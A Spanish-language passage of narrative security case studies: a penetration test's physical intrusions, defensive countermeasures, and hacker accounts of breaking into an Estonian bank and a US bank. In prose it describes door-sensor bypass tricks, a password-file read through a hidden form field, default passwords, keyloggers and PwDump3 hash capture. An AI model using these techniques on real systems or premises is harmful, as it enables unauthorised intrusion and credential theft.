La prueba de penetración se acercaba a su final. Los directivos de seguridad de la empresa confiaban en que los expertos no habrían podido penetrar en la red y que no habrían podido acceder físicamente a los edificios sin autorización, sin embargo nadie había dado el alto a ningún miembro del equipo. Dustin había comenzado a aumentar el "nivel de ruido", haciendo su presencia más y más obvia. Pero nada.

Intrigado por saber hasta qué punto podrían llegar, varios miembros del equipo accedieron a un edificio de la empresa colándose detrás de otros empleados, arrastrando con ellos una antena enorme, un artilugio tremendamente llamativo difícil incluso de transportar. Seguro que algunos empleados habían reparado en ese extraño objeto, se habían preguntado qué era eso y habían pasado la voz a alguien.

De este modo, el equipo, sin placas de identificación, merodeó primero por uno de los edificios restringidos de Biotech y después por el otro durante tres horas. Nadie les dijo una sola palabra. Ni siquiera les hicieron una sola pregunta del tipo "¿qué demonios es eso?". La respuesta más fuerte fue la de un guardia de seguridad que pasaba por un vestíbulo, les lanzó una mirada de extrafleza y siguió su camino sin ni siquiera volver a mirar hacia atrás.

El equipo de Callisma llegó a la conclusión de que, como ocurre en la mayoría de las organizaciones, cualquiera puede entrar de la calle, traer su propio equipo, pasear por todo el edificio y nadie le dará el alto ni le pedirá ninguna explicación o que enseñe su autorización. Dustin y sus compañeros habían forzado la situación hasta el extremo sin topar con ningún obstáculo.

El truco de los calentadores de manos

Se denomina *solicitud de salida* y es común en muchos centros de empresas como Biotech. Dentro de un área vigilada, como un laboratorio de investigación, cuando una persona se aproxima a la puerta de salida, el cuerpo activa un detector de calor o de movimiento que desbloquea la puerta para que la persona pueda salir; si esa persona lleva, por ejemplo, una caja de tubos de pruebas o empuja un carro aparatoso,

no necesitará parar ni buscar algún dispositivo de seguridad para que la puerta se abra. Desde fuera, para entrar, es necesario pasar una tarjeta de identificación por el lector de tarjetas o marcar un código de seguridad en un teclado.

Dustin reparó en que algunas puertas del edificio de Biotech equipadas con el sistema de solicitud de salida tenían un hueco en la parte inferior. Se preguntaba si podría acceder engañando al detector. Estando fuera de la sala, podría simular el calor o el movimiento de un cuerpo humano que estuviera dentro de la sala y podría hacer que el detector abriera la puerta.

> *Traje algunos calentadores de manos como los que se consiguen en cualquier tienda de deportes o de ocio al aire libre. Normalmente, se ponen en los bolsillos para mantener las manos calientes. Calenté uno y después lo colgué de un cable rígido que deslicé por debajo de la puerta y comencé a moverlo hacia el detector, sacudiéndolo hacia delante y detrás.*
>
> *Naturalmente, desbloqueó la puerta.*

Otra medida de seguridad que se daba por sentada y que acababa de tirarse por tierra. Ya había hecho algo similar anteriormente. El truco para engañar a ese tipo de dispositivo que controla el acceso mediante la detección del movimiento, en lugar del calor, consiste en meter un globo por debajo de la puerta, sujetar el extremo abierto. Después se infla el globo con helio y se ata el extremo con un hilo. Seguidamente se deja que suba flotando hasta el detector y se mueve. Del mismo modo que lo consiguió Dustin con el calentador de manos, con paciencia, el globo abre la puerta.

Fin de la prueba

Las luces de Biotech estaban encendidas pero no había nadie en casa. Aunque los directivos de tecnologías de la información de la empresa habían afirmado que estaban aplicando sistemas de detección de intrusiones e incluso habían mostrado algunas licencias para la detección de intrusiones basadas en los *hosts*, Dustin cree que los sistemas o no estaban encendidos o no había nadie revisando los registros.

Ahora que el proyecto tocaba a su fin, había que retirar el Keyghost del escritorio del administrador de sistemas. Llevaba instalado dos semanas y nadie había reparado en él. Puesto que el dispositivo estaba instalado en una de las áreas más difíciles de acceder, colándose por la puerta detrás de alguien, Dustin y un compañero aprovecharon el alboroto de después de la comida para sujetar la puerta y mantenerla abierta, mostrándose serviciales, cuando un empleado pasaba. Finalmente, y por primera y única vez, alguien se enfrentó a ellos. El trabajador les preguntó si tenían placas de identificación. Dustin se echó mano a la cintura y mostró su placa falsa y ese movimiento despreocupado pareció suficiente. No parecían ni asustados ni avergonzados y el empleado entró en el edificio, permitiéndoles a ellos entrar también sin cuestionase nada más.

Después de acceder al área restringida, se dirigieron a la sala de conferencias. En la pared había una pizarra grande donde habían garabateado terminología que sonaba familiar. Dustin y su colega comprendieron que estaban en la sala donde Biotech había tenido las reuniones de seguridad informática, una sala en la que ciertamente no querrían que ellos estuvieran. En aquel momento entró el responsable del proyecto y se sorprendió de encontrarlos allí. Moviendo la cabeza les preguntó qué estaban haciendo ellos allí. Mientras tanto, otras personas relacionadas con la seguridad de Biotech iban llegando a la sala de reuniones, incluido el empleado con el que se habían colado en el edificio.

> *Aquel empleado nos vio y le dijo al responsable del proyecto, "¡Ah! Te gustará saber que les he dado el alto cuando entraban". Este tipo estaba muy orgulloso de haberse dirigido a nosotros. Vergüenza es lo que debería sentir, porque la única pregunta que nos dirigió no fue lo suficientemente contundente para averiguar si estábamos autorizados.'*

La supervisora a la que habíamos amañado el ordenador para colocar el Keyghost también llegó. Dustin aprovechó la oportunidad y se dirigió hacia su cubículo para rescatar el hardware.

Vista atrás

En algún momento de las pruebas, seguro que alguien lo percibió, Dustin y su equipo exploraron descaradamente toda la red de la empresa, de arriba a abajo. No hubo una sola respuesta a su procedimiento de invasión. A pesar de comportamientos que Dustin describe como "escandalosos y vociferantes", los empleados de la empresa nunca advirtieron ninguno de esos ataques. Ni siquiera repararon en el registro "ruidoso" de la red para identificar algún sistema potencialmente vulnerable.

> *Al final estábamos ejecutando búsquedas y acaparando una parte enorme del ancho de banda de la red. Casi era como esperar a que nos pillasen.*

Al equipo le sorprendía lo dormida que parecía la empresa, aún sabiendo muy bien que los expertos estarían haciendo todo lo que estuviera en sus manos para penetrar en los sistemas.

> *Al final del proyecto, todo eran campanas, silbidos, gritos, palmas... ¡Nada! No se levantó ni una sola bandera.*
>
> *Fue un desmadre. Fue, con diferencia, la mejor prueba que he hecho nunca.*

DILUCIDACIÓN

Quien esté interesado en los principios éticos de un consultor de seguridad, cuyo trabajo requiere deslizarse por lugares (literal y metafóricamente) por los que alguien ajeno a una organización no debería moverse, encontrará las técnicas de Mudge y Dustin Dykes esclarecedoras.

Mientras Mudge únicamente utilizó métodos técnicos en el ataque que nos ha descrito, Dustin utilizó también la ingeniería social. Aunque él no se siente muy cómodo con esto. No tiene ningún reparo en los aspectos técnicos del trabajo y admite disfrutar cada momento de un

proyecto. Pero cuando tiene que engañar a la gente, cara a cara, se siente violento.

> *He intentado analizar por qué es así. ¿Por qué un método me descompone y el otro no me afecta en absoluto? Quizás nos han educado para no mentir a la gente, pero no nos han enseñado ética informática. Estoy de acuerdo en que, por lo general, tenemos menos reparos en engañar a una máquina que en engañar a otra persona.*

Aún así, a pesar de las dudas, normalmente siente la carga de adrenalina siempre que supera un episodio de ingeniería social que discurre sin problemas.

Coincido con Mudge en que es fascinante que, aunque él escribiera una herramienta muy popular para craquear contraseñas, en otras áreas se sirve de métodos que son la especialidad de los *hackers* de todo el mundo.

CONTRAMEDIDAS

Mudge identificó una regla predeterminada del cortafuegos que permitía las conexiones entrantes a cualquier puerto TCP o UDP superior a de 1024 desde cualquier paquete que tuviera un puerto origen de 53, que es el puerto para DNS. Aprovechándose de esta configuración, pudo comunicarse con un servicio en el ordenador elegido que finalmente le permitió acceder a la aplicación de montar unidades o mountd, el cual permite a un usuario acceder de forma remota a un sistema de archivos. De este modo, pudo acceder al sistema explotando una debilidad del sistema de archivos de red (NFS) y de ahí a información confidencial.

La contraofensiva consiste en revisar cuidadosamente todas las reglas de los cortafuegos para garantizar que cumplen la política de seguridad de la empresa. Durante ese proceso, recuerde que cualquiera puede suplantar fácilmente un puerto de origen. Por tanto, cuando se escribe una regla basada en el puerto de origen se debe configurar el cortafuegos para permitir la conexión sólo con determinados servicios.

Como ya hemos mencionado anteriormente, es muy importante garantizar que tanto los directorios como los archivos tengan los permisos adecuados.

Después de que Mudge y sus compañeros penetraran en el sistema, instalaron programas espías para capturar los nombres de usuario y las contraseñas. Una contramedida eficaz sería utilizar programas basados en protocolos criptográficos, como es ssh.

Muchas organizaciones tendrán normas relacionadas con las contraseñas u otros métodos de autentificación para acceder a los sistemas informáticos, pero todos son insuficientes en los sistemas PBX o de contestador automático. Aquí, el equipo de lOpht craqueó con facilidad las contraseñas de varios buzones de mensajes de voz pertenecientes a directores de la empresa objetivo, los cuales utilizaban las contraseñas predeterminadas, del tipo 1111, 1234 o el número de la extensión telefónica. La contramedida obvia es exigir la creación de contraseñas razonablemente seguras en el sistema de contestador automático. (Anime a los empleados a no utilizar tampoco el pin que utiliza en el cajero automático.)

En el caso de los ordenadores que contienen información confidencial es muy recomendable el método descrito en el capítulo para la creación de contraseñas que consiste en el uso de las teclas Bloq Num, <Alt> y el teclado numérico para utilizar caracteres no imprimibles.

Dustin pudo entrar con total libertad hasta la sala de conferencias de Biotech porque estaba situada en el área no restringida. En la sala había enchufes de red activos que conectaban a la red interna de la empresa. Las compañías deben deshabilitar estos enchufes de red hasta que sean necesarios o segregar la red para que no se pueda acceder a la red interna desde áreas públicas. Otra posibilidad sería un sistema frontal de autentificación que solicite un nombre de usuario y contraseña antes de permitir el acceso a un usuario.

Una forma de evitar que los intrusos entren en el edificio detrás de los empleados es modificar lo que los psicólogos sociales llaman *la norma de educación.* Mediante una formación adecuada, el personal de la empresa debe superar la tensión que muchos sentimos al dar el alto a otra

persona, como ocurre con frecuencia al entrar en un edificio o área de trabajo a través de una entrada vigilada. Un empleado bien entrenado sabrá cómo pedir amablemente la identificación a otra persona que parezca querer colarse con él en el edificio. La regla básica debería ser la siguiente: pedir la tarjeta de identificación y si la persona no la tiene, remitirle al puesto de vigilancia o de recepción, pero nunca dejar que un extraño entre con nosotros por una puerta de acceso restringido.

La elaboración de tarjetas de identificación corporativa falsas es una técnica realmente fácil para entrar en un edificio supuestamente seguro sin que nadie intente impedirlo. Ni siquiera los guardias de seguridad miran la tarjeta con detenimiento para saber si es genuina o falsa. Sería mucho más difícil tener éxito con esta técnica si la compañía definiera (y aplicara) una política que exigiera a los empleados, contratistas y trabajadores temporales que se quitaran la placa de la vista cuando salieran del edificio, de modo que los atacantes no tuvieran cientos de oportunidades de ver el diseño de la placa.

Todos sabemos que los guardias de seguridad no van a escrutar con detenimiento la tarjeta de identificación de todos los empleados (lo que sería prácticamente imposible para incluso un guardia concienzudo cuando ríos de gente entran a primera hora del día y salen por la tarde). Por ello, es necesario pensar en otros métodos de protección contra entradas no deseadas. La instalación de lectores de tarjetas electrónicas ofrece un grado de protección mucho mayor. Pero, además, los guardias de seguridad deben haber recibido formación sobre qué preguntar a las personas cuyas tarjetas no sean reconocidas por el lector porque, tal como se ha demostrado en la historia, el problema puede no ser técnico, sino que un atacante esté intentando entrar físicamente en el centro.

Aunque la formación en conciencia de seguridad en las empresas es cada vez más común, sigue faltando mucho camino por recorrer. Incluso las compañías que se muestran activas en este tema suelen pasar por alto la necesidad de dar a los directores una instrucción especializada para que estén debidamente formados para garantizar que los empleados que tienen a su cargo están siguiendo los. procedimientos obligatorios. Las empresas que no forman a todos los empleados en seguridad son empresas con un sistema de seguridad débil.

LA ÚLTIMA LÍNEA

Los lectores no tienen muchas oportunidades de ver y comprender la forma de pensar y las tácticas de alguien que ha contribuido notablemente al arsenal de herramientas de los *hackers.* Mudge y lOphtCrack aparecen en los libros de historia.

En opinión de Dustin Dykes, de Callisma, las empresas que solicitan auditoría de seguridad suelen tomar decisiones que van en contra de sus propios intereses. Nunca sabrá realmente cómo es de vulnerable su compañía hasta que autorice una prueba a escala global y sin obstáculos para la que se autorice la ingeniería social, la entrada física y los asaltos técnicos.

SU BANCO ES SEGURO, ¿NO?

Si intentas que tus sistemas sean a prueba de tontos, siempre habrá otro tonto más ingenioso que tú.

— Juhan

Aunque otras organizaciones no están a la altura de las circunstancias en lo que respecta a las prácticas de seguridad para bloquear las puertas a los *hackers,* nos gustaría pensar que nuestro dinero está seguro, que nadie puede extraer nuestra información financiera o acaso, la peor de las pesadillas, acceder a nuestras cuentas bancarias y hacer que nuestro dinero pase a sus bolsillos.

Las malas noticias son que la seguridad en muchos de los bancos e instituciones financieras no es tan buena como los responsables imaginan, como demuestran las historias siguientes.

EN LA LEJANA ESTONIA

Esta historia ilustra que algunas veces, incluso una persona que no es *hacker* puede penetrar en un banco. No son buenas noticias ni para los bancos, ni para ninguno de nosotros.

Nunca he estado en Estonia y quizás no vaya nunca. El nombre evoca imágenes de castillos antiquísimos rodeados de bosques oscuros y campesinos supersticiosos, el tipo de sitios por los que una persona ajena al lugar no quiere ir merodeando sin un abundante alijo de estacas de madera y balas de plata.

Este ignorante estereotipo (incentivado por las películas de terror de bajo presupuesto ambientadas en los bosques, aldeas y castillos de Europa del Este) no es tan sólo un poco inexacto.

La realidad es muy diferente. Estonia es mucho más moderna de lo que yo imaginaba, como supe por Juhan, un *hacker* que vive allí. El chico, de 23 años, vive en un piso muy amplio de cuatro habitaciones situado en el centro de la ciudad con "techos muy, muy altos y muchos colores".

Estonia, me dijo, es un país pequeño de alrededor de 1,3 millones de habitantes, enclavado entre Rusia y el Golfo de Finlandia. La capital, Tallin, sigue teniendo edificios en cemento que cruzan la ciudad como cicatrices y que son monumentos monótonos al intento del ya desaparecido imperio soviético de dar vivienda a todos sus subditos al precio más asequible que pudiera ofrecer.

Juhan se queja: "A veces, cuando la gente quiere saber de Estonia, preguntan cosas como '¿tenéis médicos? ¿Tenéis universidades?' Pero la realidad es que Estonia entró en la Unión Europea el día uno de mayo de 2004". Dice que muchos estonios trabajan para que llegue el día en el que puedan salir de los mínimos apartamentos de la era soviética para mudarse a una casa pequeña independiente en una zona residencial tranquila. Y sueñan con poder "conducir un coche de importación fiable". De hecho, mucha gente ya tiene coche y cada vez más gente posee su propia casa, "está mejorando cada año". Y tecnológicamente también, el país no está estancado, como Juhan explica:

Ya a principios de los noventa, Estonia comenzó a implementar la infraestructura para la banca electrónica. Los cajeros automáticos y la banca por Internet. Es muy moderna. De hecho, las compañías estonias ofrecen tecnología y servicios informáticos a otros países europeos.

Quizás piensen que sea la descripción del paraíso de los *hackers:* un uso extensivo de Internet y probablemente muy por detrás en lo que respecta a la seguridad. No lo es, según Juhan:

En lo referente a la seguridad en Internet, éste es, en general, un buen lugar por el hecho de que el país y las comunidades son muy pequeños. A los proveedores de servicios les resulta muy fácil implementar las tecnologías. Y, desde el punto de vista del sector financiero, creo que lo que permite a los americanos establecer una conexión es que Estonia nunca ha tenido la infraestructura de cheques bancarios, los cheques que vosotros utilizáis tanto para pagar las cuentas en los supermercados.

Muy pocos estonios van alguna vez a una oficina de un banco, dice. "La mayoría tiene cuentas corrientes pero no saben cómo es un cheque".

No porque no estén al día en los asuntos financieros, sino porque, al menos en este campo, están por delante de nosotros, como Juhan explica:

Nunca hemos tenido una infraestructura grande de bancos. Ya a principios de los noventa habíamos comenzado a implementar la infraestructura necesaria para la banca electrónica y la banca por Internet. Más del 90 ó 95 por ciento de los particulares y las empresas hacen transferencias por Internet.

Y utilizan las tarjetas de crédito.

Es más práctico utilizar una forma directa de pago, ya sea banca por Internet o tarjetas de crédito. Sencillamente no hay ningún motivo para que la gente utilice cheques. A diferencia de Estados

Unidos, casi todo el mundo utiliza Internet para las transacciones bancarias y para pagar sus facturas.

El banco de Perogie

Juhan lleva manejando ordenadores desde la tierna edad de 10 años, pero no se considera un *hacker*, sino sencillamente un aficionado a la informática preocupado por la seguridad. Entrevistarlo no supuso ningún problema porque comenzó a estudiar inglés en la escuela desde el segundo grado. Además, este chico ha estudiado y viajado mucho por el extranjero, lo que le ha valido nuevas oportunidades para desarrollar la parte oral del inglés.

No hace mucho, tuvieron en Estonia un invierno especialmente duro, con condiciones polares, bancos de nieve por todas partes y temperaturas de hasta 25 grados bajo cero. Fue tan amargo que hasta la gente del lugar, que estaba acostumbrada a inviernos gélidos, no quería salir a la calle salvo que fuera imprescindible. Fue una buena época para que un aficionado a los ordenadores se quedara en casa pegado a la pantalla, a la caza de cualquier cosa que le llamara la atención.

Eso fue lo que estaba haciendo Juhan cuando se encontró con el sitio Web de lo que llamaremos el Banco de Perogie. Parecía un objetivo interesante de explorar.

Me metí en la sección interactiva de preguntas más frecuentes en la que la gente puede colocar preguntas. Tengo la costumbre de mirar en el código fuente de los formularios de las páginas Web. Digamos que entro en un sitio Web y empiezo a mirar dentro. Tú mismo conoces el proceso. Navegas, exploras sin ningún fin estratégico.

Vio que el sistema de archivos era el tipo que utilizaba Unix. Eso delimitó inmediatamente el tipo de ataques que intentaría. Viendo el código fuente de varias páginas Web, encontró una variable oculta que apuntaba hacia un nombre de archivo. Cuando intentó cambiar el valor almacenado en el elemento de formulario oculto "quedó claro que no solicitarían ningún tipo de autentificación. De modo que para el servidor

bancario era lo mismo que enviara un ingreso desde la ubicación de una oficina o desde un PC local", explica.

Cambió los atributos al elemento de formulario oculto para que apuntara al archivo de contraseñas para poder visualizarlo en la pantalla. Descubrió que las contraseñas no estaban "ocultas", lo que significa que la forma cifrada normal de la contraseña de todas las cuentas estaba visible en su pantalla. Pudo descargar las contraseñas cifradas y pasarlas por un craqueador de contraseñas.

El programa preferido de Juhan para craquear contraseñas era uno muy conocido que tiene un nombre deliciosamente divertido "John the Ripper" ("John, el destripador") y lo aplicó utilizando un diccionario estándar de inglés. ¿Por qué inglés y no estonio? "Aquí es muy normal utilizar contraseñas en inglés". Lo cierto es que muchos estonios tienen un buen conocimiento del inglés básico.

El programa no tardó demasiado, tan sólo 15 minutos en su PC, porque las contraseñas eran básicas, palabras normales en inglés con algunos números añadidos al final. Una de ellas era oro: Juhan recuperó la contraseña de superusuario y obtuvo así los privilegios de administrador. Y había más:

> *Había un servicio de telebanca que tenía un nombre comercial que no estoy seguro de si puedo mencionar aquí, pero encontré una cuenta para ese servicio. Parecía probable que fuera la cuenta del sistema que ejecutaba los servicios en ese servidor.*

No siguió por esta dirección y explica que "cuando tenía las contraseñas, paraba". Prudencia era el nombre del juego.

> *Podía meterme en líos. Después de todo, yo trabajo en el sector de la seguridad informática. Tenía más motivos para no causar ningún daño.*
>
> *Pero la situación parecía demasiado buena para ser verdad. Pensé que podría ser una trampa para atraer a gente, como a mí, y después acusarla. Por eso se lo comuniqué a mis superiores y ellos informaron al banco.*

Descubrir esa información no le puso en ningún aprieto con su empresa, ni con el banco, sino más bien al contrario. Su empresa recibió una oferta para seguir investigando y encontrar una solución para el agujero. Eligieron a Juhan para el trabajo, imaginando que ya había comenzado.

> *Me sorprendió cómo se fueron sucediendo los acontecimientos porque lo cierto es que la seguridad en Estonia es mejor que en ningún otro sitio. No lo digo yo, sino mucha gente que ha llegado aquí desde otros sitios. Por eso me sorprendió en cierta forma encontrarme con un agujero y, a continuación, lo fácil que fue poner las manos sobre información muy secreta.*

Opinión personal

De experiencias como ésta, Juhan ha llegado a la conclusión que lo que más interesa a una empresa cuya seguridad ha sido comprometida, no es denunciar al *hacker,* sino trabajar con él para solucionar los problemas que haya descubierto. Sería algo así como la filosofía de "si no puedes con el enemigo, únete a él". Evidentemente, el gobierno no suele verlo de esta forma, como se demostró una vez más en la persecución de Adrián Lamo (véase el Capítulo 5, "El Robin Hood *Hacker"),* quien cargó con una condena por comisión de delitos graves a pesar de que (en su mayor parte) realizaba un servicio público advirtiendo a las empresas de sus vulnerabilidades. Iniciar procedimientos legales puede, sin lugar a dudas, ser una situación en la que siempre se pierde, especialmente si la empresa nunca llega a conocer en concreto las vulnerabilidades que el *hacker* utilizó para infiltrarse en su red.

Como por inercia, se apilan cortafuegos y otras medidas de defensa, pero es una táctica que puede pasar completamente por alto los fallos menos evidentes que *hackers* astutos pueden descubrir, por no mencionar esos otros fallos ya conocidos por la comunidad de *hackers.* Juhan resume su opinión en una declaración especialmente vivida:

> *Si intentas que tus sistemas sean a prueba de tontos, siempre habrá otro tonto más ingenioso que tú.*

INTRUSIÓN EN UN BANCO LEJANO

Gabriel habla francés como lengua materna y vive en un pueblo de Canadá tan pequeño que, a pesar de describirse como un *hacker* blanco y considerar que la modificación de páginas Web es un acto de estupidez, reconoce que lo "ha hecho en una o dos ocasiones, cuando estaba aburrido hasta el punto de la desesperación", o cuando encontró un sitio "en el que la seguridad era tan chapucera que alguien tenía que aprender una lección".

Pero, ¿cómo llega un chico de una zona rural de Canadá a penetrar en un banco de un estado del sur de Estados Unidos, justo en el centro de Dixie? Encontró un sitio Web que visualizaba qué "rangos de direcciones IP *(netblocks)* estaban asignadas a qué organizaciones concretas".[17] Buscó en la lista "palabras del tipo 'gobierno', 'banco' o algo así" y aparecía un rango de IP (por ejemplo, del 69.75.68.1 al 69.75.68.254), que después analizaría.

Uno de los elementos con los que se encontró fue una dirección IP que pertenecía a un banco concreto situado en el centro de Dixie. Así inició Gabriel lo que se convertiría en una intrusión intensiva.

Un *hacker* se hace, no nace

A la edad de 15 años (que, como podrán deducir de los capítulos anteriores, se puede considerar un comienzo tardío, sería como empezar a jugar a baloncesto en el instituto y llegar a la NBA), Gabriel pasó de jugar a juegos como el Doom a programar con un amigo en su máquina 386 con un disco duro de 128MB. Cuando la máquina se quedó demasiado lenta para lo que quería, Gabriel invirtió lo que para él era una fortuna jugando a juegos en red en el cibercafé del pueblo.

El mundo de los ordenadores era una adicción y un dulce alivio de la dura competitividad del instituto, donde Gabriel se enfrentaba a las burlas diarias de sus compañeros, sólo porque era diferente. No ayudaba

Aunque él no especificó el sitio, esta información está disponible en www.flumps.org/ip/.

que fuera nuevo en el barrio, había empezado la escuela en otra provincia antes de que su familia se trasladara, y que además fuera el más joven de la clase. Nadie ha dicho nunca que sea fácil ser un adicto a la informática.

Sus padres, que trabajaban ambos para el gobierno, no podían entender la obsesión de su hijo por las máquinas, aunque eso parece un problema común entre las generaciones que han crecido en épocas tecnologías tan diferentes como el día y la noche. "Nunca quisieron comprarme un ordenador", recuerda. Lo que ellos querían era que el chico "saliera e hiciera otras cosas". Los padres estaban tan preocupados que incluso lo llevaron a un psicólogo para que les ayudara a "normalizarlo". Pasara lo que pasara en aquellas sesiones, definitivamente no provocó que aquel adolescente desgarbado abandonara su pasión por los ordenadores.

Gabriel tomó clases de Cisco en la escuela de comercio local. Él, que fue completamente autodidacta, a veces sabía más que los profesores, que aplazaban las respuestas difíciles a preguntas que el chico planteaba. Este canadiense que ahora tiene 21 años parece tener una especie de talento *hacker* que le permite hacer descubrimientos por sí mismo. Incluso en el caso de las herramientas *hackers* bien conocidas, la habilidad personal es lo que marca la diferencia entre un *hacker* y los *"script kiddies",* que no descubren nada por sí solos, sino que se dedican a descargar lo que encuentran en la Web.

Uno de sus programas favoritos se llamaba Spy Lantern Keylogger, que tenía la capacidad de seguir de cerca electrónicamente a la gente mientras trabaja, permitiendo así al *hacker* interceptar secretamente cada tecla que pulsa en el sistema informático elegido como blanco, con la excepción de que éste se supone que es completamente invisible para esa máquina.

Además, también utilizaba la función de "supervisión" que ofrece la aplicación llamada Citrix MetaFrame (un paquete de acceso bajo demanda para empresas), diseñada para permitir que los administradores del sistema supervisen y ayuden a los empleados de la empresa de forma remota. Con la característica de supervisión, el administrador del sistema puede mirar encubiertamente y ver todo lo que hay en la pantalla de un ordenador remoto y lo que el usuario está haciendo y escribiendo, incluso

puede tomar el control del ordenador. Un *hacker* diestro que localice una empresa que ejecute Citrix puede hacer lo mismo: tomar el control de los ordenadores. Obviamente, es necesario ser muy precavido. Si el *hacker* no tiene cuidado, alguien advertirá sus acciones, porque cualquiera que esté sentado delante del ordenador verá el resultado de los pasos que esté dando el *hacker* (mover el cursor, abrir aplicaciones, etc.) Pero la compañía también puede ofrecer al *hacker* una oportunidad de divertirse con bromas inocentes.

> *Veo a la gente escribiendo correos electrónicos a sus mujeres o lo que sea. Puedes mover su ratón en la pantalla. Es muy divertido.*
>
> *Una vez entré en el ordenador de un tipo y comencé a mover su cursor. El abrió un archivo del bloc de notas y escribió: "Hola".*

Naturalmente, un *hacker* que quiere hacerse con el ordenador de alguien, por lo general, elige una hora del día en la que es probable que no haya nadie cerca. "Normalmente lo hago durante la noche. Para asegurarme de que no hay nadie allí. O simplemente compruebo la pantalla del ordenador. Si el salvapantallas está activo quiere decir, normalmente, que no hay nadie en el ordenador", explica.

Pero una vez lo interpretó mal y el usuario estaba sentado delante del ordenador. Las palabras "Sé que me estás mirando" se encendieron en la pantalla de Gabriel. "Salí inmediatamente". En otra ocasión, encontraron algunos archivos que él había estado acumulando. "Los borraron y me dejaron un mensaje: 'TE DEMANDAREMOS HASTA DONDE NOS PERMITA LA LEY'".

La intrusión en el banco

Cuando Gabriel, vagando por la red, encontró detalles sobre las direcciones IP del banco de Dixie siguió el rastro y descubrió que no había tropezado con el banco de una pequeña ciudad, sino que era un banco con abundantes contactos en el país y en el extranjero. Y lo que es más interesante, también descubrió que los servidores del banco ejecutaban Citrix MetaFrame, el software de servidor que permite a los usuarios acceder remotamente a su estación de trabajo. Se le encendió

una bombilla a causa de algo que Gabriel y un amigo habían observado en sus experiencias anteriores de *hacking.*

> *Este amigo y yo habíamos descubierto que la mayoría de los sistemas que ejecutaban servicios Citrix no poseían buenas contraseñas. Ellos las entregan activadas y dejan al usuario final sin contraseña.*

Gabriel fue a trabajar con un escáner de puertos, una herramienta de *hacker* (o de auditoría, dependiendo de la intención del usuario) que explora otros ordenadores conectados a la red para identificar los puertos abiertos. El chico buscaba concretamente los sistemas que tuvieran el puerto 1494 abierto, porque ése es el puerto que se utiliza para acceder remotamente a los servicios del terminal Citrix. Por ello, cualquier sistema que tuviera el puerto 1494 abierto era un sistema que podría "poseer" potencialmente.

Cada vez que encontraba uno, examinaba todos los archivos del ordenador buscando la palabra *contraseña.* Es igual que buscar oro en un río. La mayor parte del tiempo no encuentras nada, pero, ocasionalmente, aparece una pepita. En este caso, una pepita podría ser una nota de recordatorio que alguien haya incluido en un archivo y que podría decir algo así como: "la contraseña de administrador para mail2 es 'felizdía'".

Con el tiempo, encontró la contraseña del cortafuegos del banco. Intentó conectarse a un *router,* sabiendo que algunos *routers* comunes vienen con la contraseña predeterminada "admin" o "administrador" y que mucha gente, no sólo los particulares que no entienden de redes sino, incluso, los profesionales de informática, implementan una unidad nueva sin pensar si quiera en cambiar la contraseña predeterminada. Y, de hecho, eso fue lo que encontró Gabriel en este caso, un *router* con una contraseña predeterminada.

Una vez que hubo accedido, añadió una regla de cortafuegos para permitir las conexiones entrantes a! puerto 1723, el que se utiliza para los servicios de Red Privada Virtual (VPN) de Microsoft, diseñados para permitir que usuarios autorizados puedan tener una conectividad segura a la red corporativa. Después de autentificarse correctamente en el servicio VPN, se asignó a su ordenador una dirección IP de la red interna del

banco. Afortunadamente para él, la red estaba "plana", es decir, que se podía acceder a todos los sistemas desde un solo segmento de la red, de modo que penetrar en aquella máquina le concedía acceso a otros sistemas informáticos de esa misma red.

La intrusión en el banco, dice Gabriel, fue tan fácil que resultó "muy tonto". El banco había contratado a un equipo de consultores de seguridad que antes de irse dejó un informe. Gabriel descubrió el informe confidencial almacenado en un servidor. Incluía una lista de todas las vulnerabilidades de seguridad que el equipo había encontrado y que servía de plano para explotar el resto de la red.

El banco utilizaba como servidor un IBM AS/400, un ordenador con el que Gabriel tenía poca experiencia. Pero descubrió que en el servidor de dominios de Windows se guardaba un completo manual de operaciones de las aplicaciones utilizadas en ese sistema, y se lo descargó. Cuando, a continuación, introdujo "administrador", la contraseña predeterminada de IBM, el sistema le dejó entrar.

> *Yo diría que el 99 por ciento de la gente que trabajaba allí utilizaba "contraseñal23 "como contraseña. Tampoco tenían un programa antivirus ejecutándose en segundo plano. Quizás lo ejecutaran una vez a la semana o menos.*

Gabriel se sintió con libertad para instalar el Spy Lantern Keylogger, su software favorito en esa categoría, especialmente porque era el único programa que podía guardar información simultáneamente de cualquier persona que estuviera registrada en el servidor Citrix. Después de haberlo instalado, Gabriel esperó hasta que un administrador se registró y "se zampó" su contraseña.

Armado con las contraseñas correctas, Gabriel hizo su agosto: encontró un juego entero de manuales de cursos *online* sobre cómo utilizar las aplicaciones críticas en el AS/400. Tenía la posibilidad de realizar todas las actividades de un cajero: transferir fondos, ver y cambiar la información de las cuentas de un cliente, observar la actividad de los cajeros automáticos de todo el país, comprobar los préstamos bancarios y las transferencias, acceder a Equifax para solicitar verificaciones de créditos, incluso revisar archivos de los juzgados para la

verificación de los antecedentes. Descubrió también que desde el sitio Web del banco podía acceder a la base de datos informática del Departamento de Vehículos a Motor del estado.

A continuación quiso obtener los *hashes* de contraseñas del controlador de dominios primario (PDC), el cual autentifica todas las solicitudes de registro en el dominio. Su programa predilecto para esta función era PwDump3, el cual extrae todo los *hashes* de contraseñas de una parte protegida del registro del sistema. Consiguió acceso de administrador localmente en la máquina, a continuación añadió un *script* para ejecutar el programa PwDump3 como un acceso directo en la carpeta de inicio y lo enmascaró para que pareciera algo inocuo.

Gabriel esperó tranquilamente a que un administrador del dominio se registrara en la máquina objetivo. El programa funciona de forma muy similar a una bomba trampa, que se activa cuando se produce un suceso concreto, en este caso, el suceso es que se registre de un administrador del sistema. Cuando ese administrador se registra, los *hashes* de contraseña se copian sigilosamente a un archivo. Se ejecuta la utilidad PwDump3 desde la carpeta de inicio del administrador. "A veces pasan días [hasta que un administrador del dominio se registra], pero la espera merece la pena", dice.

Cuando el administrador del dominio, que no sospecha nada, se registra en el sistema, provoca sin saberlo que se copien los *hashes* de contraseñas en un archivo oculto. Gabriel volvió a la escena del delito para obtener los *hashes* de contraseñas y ejecutó un programa para craquear las contraseñas utilizando el ordenador más potente al que tuvo acceso.

En ese sistema, una contraseña sencilla como puede ser "contraseña" puede craquearse en menos de un segundo. Las contraseñas de Windows parecen especialmente fáciles, mientras que una contraseña complicada que utilice símbolos especiales puede requerir mucho más tiempo. "Tuve una que para descifrarla necesité todo un mes", recuerda Gabriel compungido. La contraseña del administrador del banco consistía en sólo cuatro letras en minúsculas. Se craqueó en menos tiempo del que se necesita para leer este párrafo.

¿A alguien le interesa una cuenta bancaria en Suiza?

Algunas de las cosas que Gabriel encontró hicieron que el resto del camino fuera pan comido.

